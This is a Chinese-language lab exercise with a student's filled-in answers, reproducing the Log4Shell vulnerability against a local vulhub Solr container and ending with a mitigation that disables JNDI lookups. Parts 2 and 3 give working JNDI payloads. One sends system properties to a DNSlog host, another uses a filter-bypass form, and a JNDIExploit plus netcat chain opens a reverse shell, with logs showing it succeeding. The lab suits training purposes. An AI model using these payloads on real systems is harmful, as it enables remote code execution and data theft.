

Log4Shell 漏洞复现(CVE-2021-44228)

概述

Log4Shell 是 2021 年最具破坏性的漏洞之一，因其利用门槛低、影响范围广，被称为“互联网末日级漏洞”，直接推动全球企业对供应链安全的重视。

Log4j 是 Java 应用广泛使用的日志框架。其 2.x 版本支持通过 `${}` 语法解析动态内容（如环境变量）。攻击者可通过构造恶意日志消息，触发 JNDI 向外部服务器请求资源。当 Log4j 解析此类请求时，会动态加载远程代码并执行，导致远程代码执行（RCE）。

实验环境

请完成以下步骤：

1. 在计算机中安装 Virtualbox 或 VMWare 虚拟机软件；

2. 下载 Kali Linux 64 Bit（也可以用其他版本）：<https://www.kali.org/downloads/>

下载后的 ISO 文件为：kali-linux-2019.1a-amd64.iso

3. 下载 CentOS7，下载链接：

https://vault.centos.org/7.8.2003/isos/x86_64/

- 在该系统上安装 docker 和 docker-compose
- clone vulnhub 环境：git clone <https://github.com/vulnhub/vulnhub>
- 进入到 log4j 目录：cd vulnhub/log4j/CVE-2021-44228
- 执行 docker-compose up -d

注：在本文档的最后提供了一些配置环境时可能遇到的问题和解决方案供大家参考

GATE 1


请在空白处用不多于 100 字描述 Log4j 漏洞的原理：

此处是空白处：

Log4j 在日志记录时未对用户输入的\${jndi:ldap://恶意 URL}进行过滤，导致执行 JNDI Java 命名目录接口远程加载恶意类。攻击者通过构造特殊字符如 HTTP 头、表单数据，触发目标服务器请求攻击者控制的 LDAP 服务器，下载并执行恶意代码，实现远程代码执行。核心问题：日志解析时的无条件递归解析。

请在 Kali Linux 中使用 ifconfig 命令查看其 IP，写在空白处：

此处是空白处：



```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
Terminal x root@kali: ~ x  
root@kali:~# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.10.141 netmask 255.255.255.0 broadcast 192.168.10.255  
    inet6 fe80::ad9f:9c39:3949:d3a9 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:0a:7f:1e txqueuelen 1000 (Ethernet)  
    RX packets 4059 bytes 3840041 (3.6 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4078 bytes 1302580 (1.2 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 1749923 bytes 296689270 (282.9 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 1749923 bytes 296689270 (282.9 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```

请在 CentOS7 中使用 ifconfig 命令查看其 IP，写在空白处：

此处是空白处:

```
[root@localhost CVE-2021-44228]# ifconfig
br-f99a637f1321: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    inet6 fe80::42:72ff:fe28:8bf4 prefixlen 64 scopeid 0x20<link>
    ether 02:42:72:28:8b:f4 txqueuelen 0 (Ethernet)
    RX packets 387369 bytes 573357096 (546.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19527 bytes 2191847 (2.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:48:16:12:8d txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.10.138 netmask 255.255.255.0 broadcast 192.168.10.255
    inet6 fe80::e4a4:2cac:30d8:9e3e prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:a7:96:19 txqueuelen 1000 (Ethernet)
    RX packets 387369 bytes 573357096 (546.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 19527 bytes 2191847 (2.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
```

请关闭防火墙，确保双机之间可以 ping 通。

GATE 2

Part 1: log4j 初步

如果你成功的配置好了 log4j 的运行环境，使用 `docker ps -a` 查看端口号，浏览器访问


<Centos_ip>:8983(这里测试时查看的端口号为 8983)将会显示 Solr Admin UI 仪表盘，请将你的运行结果粘贴在空白处。

此处是空白处：

```
[root@localhost CVE-2021-44228]# docker ps -a
```


CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	NAMES	PORTS
49e1660ca722	vulhub/solr:8.11.0	"bash /docker-entryp..."	4 minutes ago	Up 4 minutes	cve-2021-44228-solr-1	0.0.0.0:5005->5005/tcp, :::5005->5005/tcp, 0.0.0.0:8983->8983/tcp, :::8983->8983/tcp

```
[root@localhost CVE-2021-44228]#
```



接着试试你能否在 kali 上成功访问这个界面，请将你的运行结果粘贴在空白处。

此处是空白处：



GATE 3

Part 2: log4j 漏洞利用


在浏览器中访问 <http://www.dnslog.cn/>，点击 Get SubDomain，你会获得你的子域名，假设为 test.dnslog.cn

在 kali 中利用下面的 payload，在浏览器中进行访问：

`http://<靶机 ip>/solr/admin/cores?action=${jndi:ldap://${sys:os.version}.test.dnslog.cn}`;

记得把 test.dnslog.cn 替换成你的 SubDomain，此时查看 dnslog 平台中的 DNS Query Record，把你得到的结果粘贴在空白处。

此处是空白处：



Applications ▾ Places ▾ Firefox ESR ▾ Thu 14:08

DNSLOG Platform - Mozilla Firefox

Solr Admin x 192.168.10.138:8983/sol x DNSLOG Platform x +

https://dnslog.org

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

DNSLOG

Get Sub Domain Get Results (Click to Copy)

Results

#	Record	Host	Time
2	3.10.0-1160.el7.x86_64.3cac22e6.log.dnslog.myfw.us.	218.204.57.34:13276	2025-05-01 22:06:44
1	3.10.0-1160.el7.x86_64.3cac22e6.log.dnslog.myfw.us.	218.204.57.30:41893	2025-05-01 22:06:43
0	3.10.0-1160.el7.x86_64.3cac22e6.log.dnslog.myfw.us.	218.204.59.42:64747	2025-05-01 22:06:43

[DNSLOG.ORG](https://dnslog.org) [DNSMAP.ORG](https://dnsmap.org) [XSSTEST.COM](https://xss-test.com)

如果执行成功，你会发现 centos 的系统版本出现在了 DNS Query Record 中，你能否换一个参数，看看是否还能得到其他的信息呢？把你的结果粘贴在空白处。

此处是空白处：

Applications ▾ Places ▾ Firefox ESR ▾ Thu 14:10

Mozilla Firefox

Solr Admin x 192.168.10.138:8983/sol x DNSLOG Platform x +

https://dnslog.org

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB

JSON Raw Data Headers

Save Copy Filter JSON

```
responseHeader:
  status: 400
  QTime: 0
error:
  metadata:
    0: "error-class"
    1: "org.apache.solr.common.SolrException"
    2: "root-error-class"
    3: "org.apache.solr.common.SolrException"
  msg: "Unsupported operation: ldap://${sys:user.name.3cac22e6.log.dnslog.myfw.us};"
  code: 400
```

#	Record	Host	Time
4	root.3cac22e6.log.dnslog.myfw.us.	218.204.57.32:27544	2025-05-01 22:10:36
3	root.3cac22e6.log.dnslog.myfw.us.	218.204.59.42:32924	2025-05-01 22:10:35
2	3.10.0-1160.el7.x86_64.3cac22e6.log.dnslog.myfw.us.	218.204.57.34:13276	2025-05-01 22:06:44
1	3.10.0-1160.el7.x86_64.3cac22e6.log.dnslog.myfw.us.	218.204.57.30:41893	2025-05-01 22:06:43
0	3.10.0-1160.el7.x86_64.3cac22e6.log.dnslog.myfw.us.	218.204.59.42:64747	2025-05-01 22:06:43

请思考：Log4j2 如何处理日志中的\${}表达式？上述攻击的原理是什么？写在空白处。

此处是空白处：

Log4j2 默认支持 Lookup 功能（如 \${sys:key}、\${env:VAR}），用于动态解析变量。

递归解析：

日志内容中的 \${...} 会被自动识别并递归解析，直到无可替换内容。

例如 \${java:version} 会返回 Java 版本。

支持协议：

允许通过 JNDI (Java Naming and Directory Interface) 加载远程对象（如

`${jndi:ldap://attacker.com/x})` 。

攻击原理

恶意输入触发解析：

攻击者提交含 `${jndi:ldap://恶意 URL}` 的字符串（如 HTTP 请求头、表单字段）。

JNDI 远程加载：

Log4j2 解析该表达式时，会向攻击者的 LDAP 服务器发起请求。

LDAP 返回指向恶意 Java 类的地址（如 `http://attacker.com/Exploit.class`）。

代码执行：

目标服务器下载并执行恶意类，导致 RCE（远程代码执行）。

关键漏洞点：

无条件解析：未对 `${}` 内容做安全过滤，允许任意协议（如 `ldap://`、`rmi://`）。

递归嵌套：如 `${${lower:j}ndi:ldap://...}` 可绕过简单过滤。

GATE 4

Part 3: 反向 Shell 获取

环境配置:

1. 下载 JNDI-Injection-Exploit v1.2


- https://github.com/ugnoeyh/Log4shell_JNDIExploit

2. 你需要再准备一台机器(测试时使用的系统为 win11), 把它命名为中转机, 将这台机器的 java 版本配置为 java8u_172, 可以从下面的链接获取:

- <https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html>

在中转机执行 `java -jar JNDIExploit-1.2-SNAPSHOT.jar -i <中转机_ip>`, 把你的运行结果粘贴在空白处。

此处是空白处:




```
PS D:\Downloads\JNDIExploit.v1.2> java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 192.168.10.1
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8080...
```

在 kali 攻击机执行 `nc -lvvp 6666`

接着访问: `http://<centos7_ip>:8983/solr/admin/cores?action=${jndi:ldap://<中转机_ip>:1389/Basic/ReverseShell/<kali_ip>/6666}`

如果你按照上述过程执行成功, 你会发现已经在 kali 攻击上成功反弹 shell, 你的运行结果粘贴在空白处。

此处是空白处:



```
PS D:\Downloads\JNDIExploit.v1.2> java -jar JNDIExploit-1.2-SNAPSHOT.jar -i 192.168.10.1
[+] LDAP Server Start Listening on 1389...
[+] HTTP Server Start Listening on 8080...
[+] Received LDAP Query: Basic/ReverseShell/192.168.10.141/6666
[+] Payload: reverseshell
[+] IP: 192.168.10.141
[+] Port: 6666
[+] Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.10.141/6666 with basic remote reference payload
[+] Send LDAP reference result for Basic/ReverseShell/192.168.10.141/6666 redirecting to http://192.168.10.1:8080/Exploit6DbTOIjWYy.class
[+] New HTTP Request From /192.168.10.138:56520 /Exploit6DbTOIjWYy.class
[+] Receive ClassRequest: Exploit6DbTOIjWYy.class
[+] Response Code: 200
[+] Received LDAP Query: Basic/ReverseShell/192.168.10.141/6666
[+] Payload: reverseshell
[+] IP: 192.168.10.141
[+] Port: 6666
[+] Sending LDAP ResourceRef result for Basic/ReverseShell/192.168.10.141/6666 with basic remote reference payload
[+] Send LDAP reference result for Basic/ReverseShell/192.168.10.141/6666 redirecting to http://192.168.10.1:8080/Exploit6U1J9E2zOL.class
[+] New HTTP Request From /192.168.10.138:56520 /Exploit6U1J9E2zOL.class
[+] Receive ClassRequest: Exploit6U1J9E2zOL.class
[+] Response Code: 200
```

请思考上述攻击的原理是什么？写在空白处：

此处是空白处：

Log4j2 解析该表达式时，向 192.168.10.1:1389 发起 LDAP 请求。中转机的 LDAP 服务器返回一个恶意 Java 类的地址，目标服务器从攻击者控制的地址下载并执行 **Exploit.class**，其中包含反

Shell 代码连接回 192.168.10.141:6666

GATE 5

漏洞防御

对于上述攻击，升级 log4j 的版本可以有效阻止攻击。除此之外，针对上述攻击还可以采取哪些方式呢？请把你的具体实施流程及配置截图写在空白处。


此处是空白处：

禁用 JNDI Lookup

```
[root@localhost CVE-2021-44228]# vi docker-compose.yml
[root@localhost CVE-2021-44228]# cat docker-compose.yml
version: '2'
services:
  solr:
    image: vulhub/solr:8.11.0
    ports:
      - "8983:8983"
      - "5005:5005"
    environment:
      - LOG4J_FORMAT_MSG_NO_LOOKUPS=true
```

```
[root@localhost CVE-2021-44228]# cat docker-compose.yml
version: '2'
services:
  solr:
    image: vulhub/solr:8.11.0
    ports:
      - "8983:8983"
      - "5005:5005"
    environment:
      - LOG4J_FORMAT_MSG_NO_LOOKUPS=true
[root@localhost CVE-2021-44228]# docker compose down
WARN[0000] /root/vulhub/log4j/CVE-2021-44228/docker-compose.yml: `version` is obsolete
[+] Running 2/1
✓ Container cve-2021-44228-solr-1 Removed 0.6s
✓ Network cve-2021-44228_default Removed 0.0s
[root@localhost CVE-2021-44228]# docker compose up
WARN[0000] /root/vulhub/log4j/CVE-2021-44228/docker-compose.yml: `version` is obsolete
[+] Running 2/0
✓ Network cve-2021-44228_default Created 0.0s
✓ Container cve-2021-44228-solr-1 Created 0.0s
Attaching to solr-1
solr-1 | neither jattach nor jstack in /usr/lib/jvm/java-8-openjdk-amd64/jre could be found, so no
solr-1 | thread dumps are possible. Continuing.
solr-1 | NOTE: Please install lsof as this script needs it to determine if Solr is listening on p
solr-1 | ort 8983.
solr-1 |
solr-1 | Started Solr server on port 8983 (pid=49). Happy searching!
solr-1 |
solr-1 | Creating demo
```

可以通过如下方式验证



Applications ▾Places ▾Firefox ESR ▾Thu 15:211🔍🔊🔌⌵

DNSLOG Platform - Mozilla Firefox

Solr Admin ×192.168.10.138:898 ×DNSLOG Platform ×192.168.10.138:898 ×+

⬅➡🔄🏠🔒📄https://dnslog.org...🔖🌟📄📄☰

⚙️ Most Visited 🌐 Offensive Security 🌐 Kali Linux 🌐 Kali Docs 🌐 Kali Tools 🌐 Exploit-DB >>

DNSLOG

token:djo4a1wsyda6

Get Sub DomainGet Results (Click to Copy)

Results

#	Record	Host	Time
7	Linux.3cac22e6.log.dnslog.myfw.us.	218.204.59.39:51785	2025-05-01 23:16:03
6	Linux.3cac22e6.log.dnslog.myfw.us.	218.204.57.31:35826	2025-05-01 23:16:03
5	Linux.3cac22e6.log.dnslog.myfw.us.	218.204.57.30:17565	2025-05-01 23:16:03
4	root.3cac22e6.log.dnslog.myfw.us.	218.204.57.32:27544	2025-05-01 22:10:36

附录 实验环境配置

1. 下载后的 CentOS7 不能利用 yum 安装 docker 环境，报错信息为：Could not retrieve mirrorlist

更换 CentOS 7 的 yum 源，参考链接：<https://blog.csdn.net/yxyc666/article/details/141705431>

2. 安装 docker 的具体步骤。

参考链接：<https://cloud.tencent.com/developer/article/1701451>

3. 用 pip 安装 docker-compose

```
sudo yum install -y python3-pip
```

```
sudo pip3 install docker-compose
```

如果执行 pip3 install 时报错，可能是缺少相关库，请根据具体的报错信息进行安装，下面两条命令供参考。

```
